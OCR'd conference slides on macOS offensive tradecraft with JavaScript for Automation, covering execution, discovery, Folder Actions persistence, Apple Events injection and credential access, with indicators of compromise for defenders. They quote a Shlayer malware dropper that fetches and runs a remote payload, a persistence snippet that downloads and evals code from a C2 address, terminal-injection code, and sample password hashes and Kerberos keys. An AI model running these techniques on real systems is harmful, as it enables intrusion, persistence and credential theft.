
```
$.CBIdentity.identityWithNameAuthority($(username),
authority);
user.authenticateWithPassword($(password))
```

Execution Methods:

Running Commands

- Those techniques use the **security_authtrampoline** to perform elevated actions
  - Results in 5 process creates
  - UID and EUID mismatch
  - Still boils down to **/bin/sh -c**


Clear
Sc
Event
Socket
Socket
Socket
File Write
File Rename
File Write
File Write
Socket
Socket
Socket
File Write
File Write
Property
Value
User
itsafeature
Message
/usr/libexec/security_authtrampoline /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid auth 15 /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c whoami executed by osascript
Ppid
13615
Euid
0
Path
/usr/libexec/security_authtrampoline
Process
security_authtrampoline
Gid
20
Egid
20
Is64
1
Parent Process
osascript
Argc
7
Command Line
/usr/libexec/security_authtrampoline /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid auth 15 /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c whoami
UID
501
File Write syslogd 36 root syslogd wrote file /private/var/log/powermanagement…
Process Execution security_authtrampoli… 13629 itsafeature /usr/libexec/security_authtrampoline /System/Librar…
Process Execution uid 13629 itsafeature /System/Library/ScriptingAdditions/StandardAddition…
Process Execution uid 13629 root /System/Library/ScriptingAdditions/StandardAddition…
Process Execution sh 13629 root /bin/sh -c whoami executed by osascript
Process Execution whoami 13629 root whoami executed by osascript


4.
Operating
Discovery

Discovery

- Typical IoCs:
  - id / whoami / groups
  - ifconfig
  - dscl / ldapsearch / dscacheutil
  - ps
  - ls / find
  - hostname / sw_vers
  - airport
- All built-in binaries, LOLbins
- Many used in rapid succession

Discovery

```
scriptLocation="$(ps -o command= -p $$ | perl -n -e'/\/bin\/bash (.*)/
appDir="$(dirname "$scriptLocation")"
dirName="$(basename $appDir)"
appName="$(basename "$scriptLocation")"
currentMd5="$(find "$scriptLocation" -type f -exec md5 -q {} \; | md5 -
volume_name="$(checkMd5 "$appName" "$currentMd5")"
os_version="$(sw_vers -productVersion)"
session_guid="$(uuidgen)"
machine_id="$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -c
url="http://api.resultsformat.com/sd/?c=C2NybQ==&u=$machine_id&s=$sessi
unzip_password="39303013856075831030393"
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
file_name="$(grep -m1 -v "*.app" <(ls -1 "$app_dir"))"
volume_name="${volume_name// /%20}"
chmod +x "$app_dir$file_name/Contents/MacOS"/*
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
killall Terminal
```

https://www.carbonblack.com/2019/02/12/tau-threat-intelligence-notification-new-macos-malware-variant-of-shlayer-osx-discovered/

Discovery

- Do we really need to spawn processes for that information?
  - Is that info stored anywhere?
  - What permissions are needed for this info?
- Two main categories of info:
  - **Local** information
    - **HealthInspector**.js
  - **Domain** Information
    - **Orchard**.js

Local Discovery:

Health Inspector

- Similar to the Windows Registry, macOS uses **plist** files
- Either XML formatted files or binary files (plutil can convert)
- User-specific information:
  - **~/Library/Preferences**
- System-specific information:
  - **/Library/Preferences**
  - **/System/Library/Preferences**

Local Discovery:

Health Inspector

- Most defensive products or analytics don't alert on simply reading a file
  - Windows can use SACLs
- JXA and ObjC allow reading of plist files as simple dictionary objects
  - Traverse the dictionary to find useful information

```
var fileManager = $.NSFileManager.defaultManager;
var currentUserPath = fileManager.homeDirectoryForCurrentUser.fileSystemRepresentation;
var dict = $.NSMutableDictionary.alloc.initWithContentsOfFile(currentUserPath + "/Library/Preferences/com.apple.dock.plist");
var contents = ObjC.deepUnwrap(dict);
```

Local Discovery:

Health Inspector

```
//-------------------------------------------------------------
function Persistent_Dock_Apps({help=false} = {}){ ...
function Spaces_Check({help=false} = {}){ ...
function Get_Office_Email({help=false} = {}){ ...
function Saved_Printers({help=false} = {}){ ...
function Finder_Preferences({help=false} = {}){ ...
function Launch_Services({help=false} = {}){ ...
function Universal_Access_Auth_Warning({help=false} = {}){ ...
function Relaunch_At_Login({help=false} = {}){ ...
function LoginItems({help=false} = {}){ ...
function User_Dir_Hidden_Files_Folders({help=false} = {}){ ...
function User_Global_Preferences({help=false} = {}){ ...
function user_launchagents({help=false} = {}){ ...
function user_launchdaemons({help=false} = {}){ ...
function Installed_Software_Versions({help=false} = {}){ ...
function Local_Account_File({help=false} = {}){ ...
// ----------- user data mining functions --------------
function Unique_Bash_History_Sessions({help=false} = {}){ ...
function SSH_Keys({help=false} = {}){ ...
function Read_Local_Group_Lists({help=false} = {}){ ...
function Slack_Download_Cache_History({help=false} = {}){ ...
function Slack_Team_Information({help=false} = {}){ ...
function Recent_Files({help=false} = {}){ ...
//------------ globally readable plists with interesting info -
function Firewall({help=false} = {}){ ...
function Airport_Preferences({help=false} = {}){ ...
function SMB_Server({help=false} = {}){ ...
function WiFi_Messages({help=false} = {}){ ...
function Network_Interfaces({help=false} = {}){ ...
function Bluetooth_Connections({help=false} = {}){ ...
function OS_Version({help=false} = {}){ ...
```

Local Discovery:

Health Inspector

- Launch_Services (**WINDSHIFT**)
  - URL schemes
  - File type handlers
- Firewall exceptions
- Installed software (and versions)
- Known/current networks
- OS / SMB information
- Persistent Dock Applications
  - Relaunch Applications
- Show hidden files
  - Recently accessed folders

Domain Discovery:

Orchard

- Typical IoCs:
  - dscl / ldapsearch / dscacheutil
- Thanks to MDM solutions like JAMF, Macs don't have the same AD requirements
  - Still happens in mixed Windows/macOS environments

Domain Discovery:

Orchard

- **Open Directory** is like Active Directory, but for macOS … and worse
  - However, it does allow us to query **within our forest** via API
  - **dscl** is actually hitting the same underlying node directories and API
  - Allows interactions with Active Directory via LDAP
- Goal: PowerView for macOS

Domain Discovery:

Orchard


Get_DomainUser	1.2	List all domain users or get information on a specific user	True
Get_DomainComputer	1.2	List all domain computers or get information on a specific computer	True
Get_LDAPSearch	1.0	Execute a customized LDAP search query via the ldapsearch binary	False
Get_DomainOU	1.0	List all domain organizational units or get information on a specific unit	False
Get_DomainSID	1.2	Gets the SID of the domain by truncating the SID for the "Domain Admins" group	True
Get_DomainGroup	1.2	List all domain groups or get information on a specific group	True
Get_DomainGroupMember	1.2	Get all the members of a specific domain group	True
Get_CurrentDomain	1.2	Get the fully qualified current domain	True
Get_CurrentNETBIOSDomain	1.2	Get the NETBIOS name of the current domain	True
Get_Forest	1.0	Get the fully qualified forest name via the dsconfigad binary	False
Get_LocalUser	1.2	List all local user or get information on a specific user	True
Get_LocalGroup	1.2	List all local groups or get information on a specific group	True
Get_LocalGroupMember	1.2	Get all members for a specific local group	True

Domain Discovery:

Orchard

- Examples of information to query:

- dsAttrTypeStandard:**PrimaryNTDomain**
  - TEST
- dsAttrTypeStandard:**SMBSID**
  - S-1-5-21-267508148-270493875-3204280241-500
- dsAttrTypeNative:**memberOf**
  - CN=Group Policy Creator Owners,CN=Users,DC=test,DC=lab,DC=local", "CN=Domain Admins,CN=Users,DC=test,DC=lab,DC=local", "CN=Administrators,CN=Builtin,DC=test,DC=lab,DC=local"
- dsAttrTypeStandard:**AppleMetaNodeLocation**
  - /Active Directory/TEST/test.lab.local
    - This is **dscl** syntax to find this information
- dsAttrTypeNative:**sAMAccountName**
  - Administrator


4.
Operating
Persistence

Persistence

- Typical IoCs:
  - New plist in:
    - ~/Library/**LaunchAgents**
    - /Library/**LaunchDaemons**
  - New **cron** jobs
  - New **Login Items**
  - Shell commands with **launchctl**

Persistence:


Folder Actions

- macOS has a feature called **Folder Actions**
  - Automated processing for events related to a specific folder
  - Executes **.scpt** files folder events such as:
    - Open, close, add, remove
- Exposed as a feature in the **System Events** sdef scripting dictionary

Persistence:

Folder Actions

- Can have multiple scripts associated with a single folder
- Executed automatically by the **Folder Actions Dispatcher**
- Saved into ~/Library/Preferences/ **com.apple.FolderActionsDispatcher.plist**
- Folder Actions are default **disabled**



Persistence:

Folder Actions


- Need to "compile" JXA persistence
  - Can use **osacompile**
  - But that would spawn a process
- Leverage our **ObjC** bridge to compile in memory
  - **OSAKit** has compile and store to disk capabilities

```
ObjC.import('OSAKit');
var code1 = `var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript(" osascript -l JavaScript -e \\"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('`;
var url="http://192.168.205.151/api/v1.2/files/download/22";
var code2 = `')),$.NSUTF8StringEncoding)));\\" &> /dev/null &");`;
mylang = $.OSALanguage.languageForName("JavaScript");
myscript = $.OSAScript.alloc.initWithSourceLanguage($(code1 + url + code2),mylang);
myscript.compileAndReturnError($());
data = myscript.compiledDataForTypeUsingStorageOptionsError("osas", 0x00000001 + 0x00000002, $());
data.writeToFileAtomically("/Users/test_lab_admin/Library/Application\ Support/.Google/confirm_file_download.scpt", true);
```

Persistence:

Folder Actions

- Cannot add the same folder twice
  - Can add multiple scripts to a folder
- UI indicator when running:



- Sample code:

```
var se = Application("System Events");
se.folderActionsEnabled = true;
var myScript = se.Script({name: "folder_watch.scpt", posixPath: "/Users/itsafeature/Desktop/folder_watch.scpt"});
var fa = se.FolderAction({name: "watched", path: "/Users/itsafeature/Desktop/watched"});
se.folderActions.push(fa);
fa.scripts.push(myScript);
```

4.
Operating

Injection

Injection

- Typical IoCs:
  - Process getting handle to another process
  - Allocating remote buffers
  - Starting threads in remote processes
- The goal:
  - Get another process to run arbitrary code

Injection

- Many applications have scripting interfaces (**sdef files**)
  - Consider the following in **Terminal.app**:

doScript *method* : Runs a UNIX shell script or command.

doScript [text] : The command to execute.
[**in:** Tab, Window, or any] : The tab in which to execute the command
→ Tab : The tab the command was executed in.

Tab *Object* : A tab.

ELEMENTS
contained by windows.

PROPERTIES
numberOfRows (integer) : The number of rows displayed in the tab.
numberOfColumns (integer) : The number of columns displayed in the tab.
contents (text, r/o) : The currently visible contents of the tab.
history (text, r/o) : The contents of the entire scrolling buffer of the tab.

Injection

- So, we can send Apple Events via JXA to run arbitrary code in any terminal tab and read the contents back out

```
var term = Application("Terminal");
term.doScript("id",
{in:term.windows[0].tabs[0]});
```

- See what the user sees:

```
term.windows[window].tabs[tab].contents();
```

- See the entire tab buffer:

```
term.windows[window].tabs[tab].history();
```

Injection

- This has a lot of OPSEC issues, but provides a lot of benefits as well:
  - Ex: What if you're SSH-ed into another machine?
- This isn't specific to Terminal.app:
  - Safari.app: **doJavaScript("val")**
  - Chrome.app: **execute({JavaScript:"val"})**
  - iTerm2.app: **write({text:"val"})**
- Be sure to check scriptable interfaces

Injection

- A note about injecting JavaScript in Chrome:
  - A recent update requires a specific flag to "**Allow JavaScript from Apple Events**"
  - This is **disabled** by default now
- This is a user preference though:
  - **"allow_javascript_apple_events": true** in ~/Library/Application Support/Google/Chrome/Default/Preferences

4.
Operating

Credential Access

Credential Access

- Typical IoCs:
  - **security** binary
  - **dscl** or **defaults read** on /var/db/dslocal/nodes/Default/users/<local_user>.plist **ShadowHashData**
    - Typically with **plutil** for conversion
  - Read or exfil the user's keychain: **~/Library/Keychains/login.keychain-db**
  - Read or exfil the user's **SSH keys**

Credential Access:

ShadowHashData

- **Orchard** provides access to ShadowHashData of **local accounts** and the **currently logged in user**
- Uses Open Directory API

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DT
dtd">
<plist version="1.0">
<dict>
        <key>SALTED-SHA512-PBKDF2</key>
        <dict>
                <key>entropy</key>
                <data>
                J+MkPf6mthXC43Mf6s+DVewnCdR9fFnbQSaaO7CJP9HRlLYsym3ok7LLqmI7
                SVp1X1awm9/+fpbC435SJg/91EN6mNFIJOX6NuTDIpRnJKXyWqHMqy8vzkLj
                OiVf5wnlvC0VcD8lBkPHLAcGuzI397VMNKyDqwr2uCSoZlUkIIc=
                </data>
                <key>iterations</key>
                <integer>78740</integer>
                <key>salt</key>
                <data>
                cEf3QopDoaze97TBfTJI0nHhkKo4bfJ9q9HWckoES8A=
                </data>
        </dict>
        <key>SRP-RFC5054-4096-SHA512-PBKDF2</key>
        <dict>
                <key>iterations</key>
                <integer>71428</integer>
                <key>salt</key>
                <data>
```

Credential Access:

ShadowHashData

- Current domain user cached in **/Local/Default**
- Certain AD attributes are cached such as:
  - AuthenticationAuthority, PasswordPolicyOptions, accountPolicyData, ShadowHashData, NFSHomeDirectory, SMBHome, cached_groups
- AuthenticationAuthority:

";**LocalCachedUser**;/Active Directory/TEST/test.lab.local: test_lab_admin: 38D5759E-81CC-4EB1-8983-7304227F63F5"
";**Kerberosv5**;;test_lab_admin@TEST.LAB.LOCAL;TEST.LAB.LOCAL;"
";**ShadowHash**;HASHLIST:<SALTED-SHA512-PBKDF2, SRP-RFC5054-4096-SHA512-PBKDF2>",
";SecureToken;"

Credential Access:

Kerberos

- **Passwords are more than just "hashes"**
  - Kerberos is integrated into macOS as well
- For local accounts, **Orchard** also gets KerberosKeys and HeimdalSRPKey:


```
      "dsAttrTypeNative:KerberosKeys": [
        "MIIBYKEDAgECoIIBVzCCAVMwd6ErMCmgAwIBEqEiBCCRIiSx83XsBoINSKq/CndLYLtMjpQHJ6cUyCJxVNVc7aJI
MEagAwIBA6E/BD1MS0RDOlNIQTEuQjU4QzU2QUQ3Nzg5OERFNjlBQUVGRDIyQTUzOEQ2RURERUZGOEQ0N2l0c2FmZWF0dXJlM
GehGzAZoAMCARGhEgQQXbpDr2Ep6XKS3Dnu++O/qqJIMEagAwIBA6E/BD1MS0RDOlNIQTEuQjU4QzU2QUQ3Nzg5OERFNjlBQU
VGRDIyQTUzOEQ2RURERUZGOEQ0N2l0c2FmZWF0dXJlMG+hIzAhoAMCARChGgQYrsI4zQ6ts6Fu9Dd8qPGJQObTbfLjFROAokg
wRqADAgEDoT8EPUxLREM6U0hBMS5CNThDNTZBRDc3ODk4REU2OUFBRUZEMjJBNTM4RDZFRERFRkY4RDQ3aXRzYWZlYXR1cmU=
"
      ],
      "dsAttrTypeNative:HeimdalSRPKey": [
        "MIICK6CCAgQEggIAIJQxtSB4B0YZ38TGF9/fK2AnlqbQ55Pf2VQSnvy57mWgODyhKogVl0bBm/ZU2slDDzOa8ghM
BlASAgOzFTPFMvem87SXSlwQxBLwhbzRWcKSLhEJ76WE2Q3GC4+zB7HpwHPoiSbckeHUIYonBVdUW0FdxjHTNfIRM0Vsuh9fi
XWG5ntiETL3r/3ecQWiGbae3ZvZzQeK1+UXepg/IBkj+r000qsbwihkLI5FFBQRE2u0C1z9ymTHnj52yM0xsHRLo5f1kJxX3w
KjizO/DyJEtI3V9QfzD9R703wa2d56/AYzeE/SrnXlM9ZGrE8UQYzvpRZ6889r9oraHfhz6+tF43znuapgSxhFwqbxDkGxc5I
ZB4IB+oI05mRq+pOwaTAjhel6gsl9pszR+TIVhZtnYah1wC7FCWfQpBrdWw5Ke7/cC+PMJN2mcDmbQbyEfRa6bIN62s4QFQWC
XTgRF8idegvkprEGZnY4mMkMJyi+5d655J0fc3Z5WHcknEZ14XtcdO3ELCHpWA+Lf6XnlRuf62BLdcG6IMvSuyxA6EmMZAgxh
JJJDFkBRouFEF2pGXbftczG1CONXPyb9gsoCzszfqShkj2BfXy4hNUaBmLgvKxcS8oh0RtHSwZqRQl84lwEon07GilAZFRJ2+
htXx5ZFjPoJF1eCSQf5OsaAbk1K0ehITAfoAMCAQGhEgQQ7qKCEMtTnVEN2KlZv4MhBaIEAgIPoA=="
```

Credential Access:

Kerberos

- For Domain access though, don't forget about Kerberos tickets - they're not just for Windows
- **Heimdal** implementation for macOS
  - Hashed **keys** in **/etc/krb5.keytab**
    - **read/write** for root
    - **read** for _calendar, _jabber, _postfix, _teamsserver users
    - **read** for _keytabusers and mail groups

Credential Access:

Kerberos

- Releasing **KeytabParser** to parse this file format
  - Think of these as hashes for creating Silver Tickets

```
"spooky$@TEST.LAB.LOCAL": {
    "keys": [
        {
            "EncType": "rc4-hmac",
            "Key": "8b2bb4119dd0a3506a2b1e79158efc1b",
            "Time": "2019-04-06 22:31:50"
        },
        {
            "EncType": "aes256-cts-hmac-sha1-96",
            "Key": "3cd6f9ad0ae94643df609d25ac912d0a77f51c598149f631d25f0326642c72da",
            "Time": "2019-04-06 22:31:50"
        },
        {
            "EncType": "aes128-cts-hmac-sha1-96",
            "Key": "f0dcd24df7047b644babe998d934bd1f",
            "Time": "2019-04-06 22:31:50"
        }
    ]
},
```

Credential Access:

Kerberos

- Kerberos tickets (TGT/TGS):
  - In-memory cache
  - Stored in /tmp/krb5_cc_* files
- **Klist -v**


```
[spooky:Downloads test_lab_admin$ klist -v
Credentials cache: API:38CE505C-2FA3-425C-99CD-DA649B11AC18
        Principal: test_lab_admin@TEST.LAB.LOCAL
    Cache version: 0

Server: krbtgt/TEST.LAB.LOCAL@TEST.LAB.LOCAL
Client: test_lab_admin@TEST.LAB.LOCAL
Ticket etype: aes256-cts-hmac-sha1-96, kvno 2
Ticket length: 1092
Auth time:  May 21 09:21:11 2019
End time:   May 21 19:21:11 2019
Ticket flags: enc-pa-rep, pre-authent, initial, forwardable
Addresses: addressless
```

Credential Access:

Kerberos

- JXA has us almost covered though:
  - ObjC.import("**Kerberos**")
- JXA is **very bad** at accessing **structs**
  - Heimdal APIs work just fine in C though

